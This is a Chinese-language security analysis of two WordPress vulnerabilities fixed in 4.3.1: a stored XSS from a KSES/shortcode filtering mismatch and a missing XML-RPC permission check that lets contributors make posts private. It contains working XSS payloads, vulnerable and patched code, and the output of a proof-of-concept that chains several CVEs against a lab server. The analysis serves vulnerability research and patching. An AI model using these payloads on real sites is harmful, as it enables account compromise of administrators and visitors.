WordPress Vulnerability Analysis (CVE-2015-5714 & CVE-2015-5715)

By: RickGray (知道创宇404安全实验室)

近日，WordPress 发布了新版本4.3.1，其中修复了几个严重的安全问题，其中由 Check Point 所提交的 CVE-2015-5714 与 CVE-2015-5715 两个及一个权限提升漏洞和一个跨站脚本漏洞。

8月初，Check Point 在其官方博客上发表了一篇关于 《WordPress漏洞三部曲》 系列文章的第一部，在这篇文章中，提及了 WordPress 在 4.2.3 版本中修复的一个越权漏洞，这里对此就不再做具体分析和说明，相关细节详情可参考原文和 phithon 所写的 《Wordpress4.2.3提权与SQL注入漏洞(CVE-2015-5623)分析》。

这里主要说明的是 "三部曲" 中的第三部，也就是 Check Point 刚在其博客上公开的关于 WordPress 4.3.1 版本中所修复的另一个越权漏洞和一个跨站脚本漏洞（原文在这里）。

1. "KSES"与简码过滤差异化导致的 XSS

首先来看看跨站脚本漏洞。WordPress 在编辑文章内容时允许使用简码（shorcodes）来表示资源（图片，链接等）。WordPress 中开启了白名单机制去过滤 HTML 标签，只有在白名单规则里的标签，才允许被使用，并且会使用专用脚本 "KSES" 去检测和过滤这些 HTML 标签。这里需要说明的是，WordPress 对 HTML 标签的检测和过滤发生在将内容插入数据库时，而简码的解析渲染发生在将内容输出到页面时，下面简单用例子说明一下两个处理过程的差别：

编辑文章插入内容为：

```
TEST!!![caption width="1" caption='<a href="' ">]</a><a>xxxxxx</a>
```

因插入的内容包含完整且符合白名单规则的 HTML 标签，而简码 `[caption]` （caption简码说明） 并不包含在 "KSES" 检测的内容里，最后输出内容到前台时简码解析后会被渲染为：

```
<p>TEST!!!<figure style="width: 1px;" class="wp-caption alignnone"><figcaption class="wp-caption-text"><a href="</figcaption></figure></a><a>xxxxxx</a></p>
```

由于在 "KSES" 过滤检测时只关 HTML 标签，对简码并不进行检测，又因简码中属性都以 `KEY=VALUE` 的形式出现，用单引号 `'` 或者双引号 `"` 包裹值 `Value`，因此在 `TEST!!![caption width="1" caption='<a href="' ">]</a><a>xxxxxx</a>` 这段内容中，简码 `caption` 有两个属性，分别为：

```
width: 1
caption: <a href="
```

而后半部分的 `<a href="' ">]</a><a>xxxxxx</a>` 又为正常的 HTML 标签闭合形式，因此并不会被 "KSES" 检测过滤后丢弃掉。最终在前台输出时，简码 `caption` 被解析，使得最后的 `<a>` 标签中 `href` 属性值未闭合的情况。


因此利用前后处理的差异，可以构造出有利的 payload 形成 XSS：

```
TEST!!![caption width="1" caption='<a href="' ">]</a><a href="http://onMouseOver='alert(1)'">Click me</a>
```

将上面 payload 作为文章内容发布，前端渲染出来的结果为：

```
<p>TEST!!!<figure style="width: 1px;" class="wp-caption alignnone"><figcaption class="wp-caption-text"><a href="</figcaption></figure></a><a href="http://onMouseOver='alert(1)'">Click me</a></p>
```

输出的内容在浏览器中解析成 `<a>` 标签部分，`href` 属性值为 `</figcaption></figure></a><a href=`，而 `http://` 由于双斜杠(//)的原因与 `onMouseOver='alert(1)` 部分断开，因此一个 onmouseover 属性被解析出来，形成 XSS。



该漏洞（CVE-2015-5714）已经在 WordPress 新版 4.3.1 中修复，具体 patch 部分位于两处，第一处在 `wp-includes/shortcodes.php` 中的 shortcode*parse*atts() 函数中：

```
--- wp-includes/shortcodes.php
+++ wp-includes/shortcodes.php
@@ -462,6 +462,15 @@
            elseif (isset($m[8]))
                $atts[] = stripcslashes($m[8]);
        }
+
+       // Reject any unclosed HTML elements
+       foreach( $atts as &$value ) {
+           if ( false !== strpos( $value, '<' ) ) {
+               if ( 1 !== preg_match( '/^[^<]*+(?:<[^>]*+>[^<]*+)*+$/', $value ) ) {
+                   $value = '';
+               }
+           }
+       }
    } else {
        $atts = ltrim($text);
    }
```

新添加的处理过程，过滤了在简码属性值中出现的未闭合 HTML 标签的值。并且解析简码时使用 wp_kses() 函数进行了过滤，确保输出的内容被编码（代码位于 `wp-includes/media.php`）：

```
--- wp-includes/media.php
+++ wp-includes/media.php
@@ -863,6 +863,8 @@
            $content = $matches[1];
            $attr['caption'] = trim( $matches[2] );
        }
+   } elseif ( strpos( $attr['caption'], '<' ) !== false ) {
+       $attr['caption'] = wp_kses( $attr['caption'], 'post' );
    }

    /**
```

这样一来就很难利用上面所说的 "KSES"和简码解析前后处理差异 成功构造出能够进行 XSS 的 HTML 标签了。

2. 权限检查遗漏导致越权操作

Check Point 在文章中还提到了另一个越权操作（与 part1 的越权不同），可以使得不具有文章发布权限的用户通过 XMLRPC 操作将自己的文章状态修改为 `private`，并可将其置顶 （WordPress 4.3.0版本中已将其修复，未设密码的私有文章不可置顶）。

越权操作位于 XMLRPC 文章编辑操作中，涉及文件 `/wp-includes/class-wp-xmlrpc-server.php` (5042-5327) 其中关键代码分析：

```
    public function mw_editPost( $args ) {
        $this->escape( $args );

        $post_ID        = (int) $args[0];  // 获取需要编辑的文章ID（用户所属）
        $username       = $args[1];  // 从请求的xml中获取用户名
        $password       = $args[2];  // 从请求的xml中获取用户密码
        $content_struct = $args[3];  // 从请求的xml中获取结构
        $publish        = isset( $args[4] ) ? $args[4] : 0;

        (...省略)
        if ( isset( $content_struct["{$post_type}_status"] ) ) {
            switch( $content_struct["{$post_type}_status"] ) {
                case 'draft':
                case 'pending':
                case 'private':
                case 'publish':
                    $post_status = $content_struct["{$post_type}_status"];  // 数据库中存储的文章类型为post，所以取的是xml中 post_status 参数的值
                    break;
                default:
                    $post_status = $publish ? 'publish' : 'draft';
                    break;
            }
        }
```

首先处理程序获取提交参数并验证当前用户权限，对于草稿或者未审核的文章，其数据库中存储的文章类型为 `post`，所以在取值 `$content_struct["{$post_type}_status"]` 时，获取的是提交参数中 `post_status` 的值。

```
        (...省略)
        // 当用户不具有文章发布权限时，`publish` 操作会被禁止
        // 但是这里并没有限制 `private` 的情况
        // 所以若xml中 post_status 参数值为 private 则跳过检查
        if ( ('publish' == $post_status) ) {
            if ( ( 'page' == $post_type ) && ! current_user_can( 'publish_pages' ) ) {
                return new IXR_Error( 401, __( 'Sorry, you do not have the right to publi
sh this page.' ) );
            } elseif ( ! current_user_can( 'publish_posts' ) ) {
                return new IXR_Error( 401, __( 'Sorry, you do not have the right to publi
sh this post.' ) );
            }
        }
```

接着，程序会验证其提交的需要更新的文章状态。当用户通过 XMLRPC 进行文章编辑时，若想发布一篇未发布的文章时，会检查用户是否具有文章发布的权限。但是该检查判断了将文章状态变为发布状态的情况下（post_status == publish），而针对将文章状态变为私有状态的情况代码中并没有进行检查。程序上的判断疏忽，致使我们可以使用一个不具有文章发布权限的帐号将自己一篇 `未通过审核` 或者 `存于垃圾箱` 的文章的转台通过该过程将其改为私有（ `private` ），让该文章以私文的形式在前台显示出来，管理员以及其他具有权限的用户都能浏览到。

另一个需要说明的点就是，通过 XMLRPC 操作编辑文章时，可以将文章进行置顶，具体代码为：


```
        (...省略)

        // 将文章置顶（4.3.0 版本后不能将未设密码的私有文章置顶）
        // Only posts can be sticky
        if ( $post_type == 'post' && isset( $content_struct['sticky'] ) ) {
            $data = $newpost;
            $data['sticky'] = $content_struct['sticky'];
            $data['post_type'] = 'post';
            $error = $this->_toggle_sticky( $data, true );
            if ( $error ) {
                return $error;
            }
        }
```

但是该问题在 WordPress 4.3.0 版本中已经得到了限制：

```
    private function _toggle_sticky( $post_data, $update = false ) {
        $post_type = get_post_type_object( $post_data['post_type'] );

        // Private and password-protected posts cannot be stickied.
        if ( 'private' === $post_data['post_status'] || ! empty( $post_data['post_passwor
d'] ) ) {
            // 如果需要置顶的文章为私有状态，并且未设访问密码，不能将其置顶，并自动取消之前的置顶状态
            // Error if the client tried to stick the post, otherwise, silently unstick.
            if ( ! empty( $post_data['sticky'] ) ) {
                return new IXR_Error( 401, __( 'Sorry, you cannot stick a private post.'
) );
            }

            if ( $update ) {
                unstick_post( $post_data['ID'] );
            }
        } elseif ( isset( $post_data['sticky'] ) )  {
            // 如果需要置顶的文章为私有状态，并且设有访问密码，且具有编辑其他文章的权限，则将其所置顶的
文章置顶
            if ( ! current_user_can( $post_type->cap->edit_others_posts ) ) {
                return new IXR_Error( 401, __( 'Sorry, you are not allowed to stick this
post.' ) );
            }

            $sticky = wp_validate_boolean( $post_data['sticky'] );
            if ( $sticky ) {
                stick_post( $post_data['ID'] );
            } else {
                unstick_post( $post_data['ID'] );
            }
        }
    }
```


未设密码访问的私有文章已经无法再通过 XMLRPC 编辑文章操作将文章置顶。

下面通过示例来说明如何通过 XMLRPC 编辑文章操作将文章状态修改为 `私有` 。为了方便演示，这里事先注册好一个用户（投稿者权限，其投稿的文章状态为 `pending` ），并提交一篇文章投递申请：



查看一下待审文章在数据库中的状态：

然后根据上面所分析的权限提升细节，构造 payload，将此待审文章状态更改为 `private`：



可以看到返回消息中提示置顶私有文章失败，这是因为测试时使用的 WordPress 4.3.0 版本，该版本中已经修复了私有文章任意置顶的问题。

然后查看一下通过 XMLRPC 编辑文章后数据库中待审核文章的状态：

数据库中文章状态已经变为私有，再到前台查看首页：


由投稿用户提交的待审核文章已经变为私有状态显示在前台页面中，并且管理员能看到所有的私有文章。

3. 结合跨站脚本和越权操作


本文一开时已经分析过了如何通过利用 "KSES"与简码过滤差异化造成一个存储型的前台 XSS，加上第二节所演示越权编辑文章状态的过程，结合这两个漏洞，可以使得站点上具有一点权限的用户（投稿即可），投递包含恶意内容的文章，然后利用越权操作将文章显示到前台，对能够浏览到该文章的用户（包括管理员）进行 XSS 攻击。

下面我们模拟一下上面叙述的流程。首先投递一篇包含 XSS payload 的文章，利用 "KSES"与简码渲染操作的差异使得内容在前台渲染后能够形成 XSS，将文章内容设置为：


```
XSS LOL!!![caption width='1' caption='<a href="' ">]</a><a href="http://onMouseOver='aler
t(/xss/)' style='display:block;position:absolute;top:0px;left:0px;margin-left:-1000px;mar
gin-top:-1000px;width:99999px;height:99999px;'"></a>
```



然后利用 XMLRPC 遍历文章得到提交的待审核文章的 id，这里得到待审核文章 id 为：`28`，在构造 payload 将其未发布状态改为私有：



利用 XMLRPC 文章编辑成功修改文章状态为私有后，访问前台查看结果：



4. 三部曲之歌

回顾 Check Point 所发布的《WordPress漏洞三部曲》，可以知道 WordPress 在 4.2.2 版本中含有其提交的所有漏洞，包括了


`竞争条件下权限提升`，`文章恢复导致SQL注入`，`"KSES"与简码过滤差异化导致的XSS`，`权限检查遗漏导致越权操作`等。通看起来，如果在 WordPress 4.2.2 版本下，这些漏洞都能在以 `竞争条件下权限提升` 作为起始，完成后面的攻击，实现一个超低权限用户下进行 SQL 注入、XSS 攻击的操作。我将 Check Point 在 part1 和 part3 中所提到的漏洞利用方法综合到一起，写出了 `all in one` 的 PoC，其中 `竞争条件下权限提升` 的过程使用 phithon 文章中所提

及的使用两个订阅用户来解决 7 天攻击周期的限制。

为了达到 `all in one` 的演示结果，将 WordPress 测试环境更换为 4.2.2 版本，并事先准备两个订阅用户 `guest:guest888`，`test:test888`，然后运行 PoC：

```
python poc.py http://172.16.96.130/xampp/wordpress-4.2.2/ guest guest888 test test888
[*] Fetched last valid post id: "115"
[*] 1st User: "guest" login [OK]
[*] 1st User: "guest" create quickdraft [OK] (wpnonce: "dcb0a5eed9")
[*] Start thread to process invalid post id
[*] 2st User: "test" login [OK]
[*] 2st User: "test" create quickdraft [OK] (wpnonce: "c67d01d2f3")
[*] Move draft post to trash successful
[*] Trying to edit trash post with xss payload
[*] Edit xss payload to trash post successful
[+] Trying to change post status
[*] Change post id: "116" status successful
[*] Exploit with CVE-2015-5623 & CVE-2015-5714 & CVE-2015-5715 [OK]
(python2.7)➜  WP
```

PoC 提示成功后，管理员访问前台，文章成功置顶并包含恶意代码：



5. 总结

这里不得不佩服洞主对 WordPress 熟悉程度和漏洞挖掘的思路。

虽然 WordPress 在几个连续的版本中修复了这些漏洞，但在非最新版本中（< 4.3.1）中，这些漏洞还是能够在特定场景下得以利用。尤其是在 4.2.2 版本中，能够利用 "三部曲" 中所提及的漏洞进行一系列的攻击操作。

这些看似鸡肋的漏洞在我看来并不鸡肋，鸡肋只是因为还未找到合适的应用场景而已。

参考链接

- https://wordpress.org/news/2015/09/wordpress-4-3-1/
- http://blog.checkpoint.com/2015/08/04/wordpress-vulnerabilities-1/
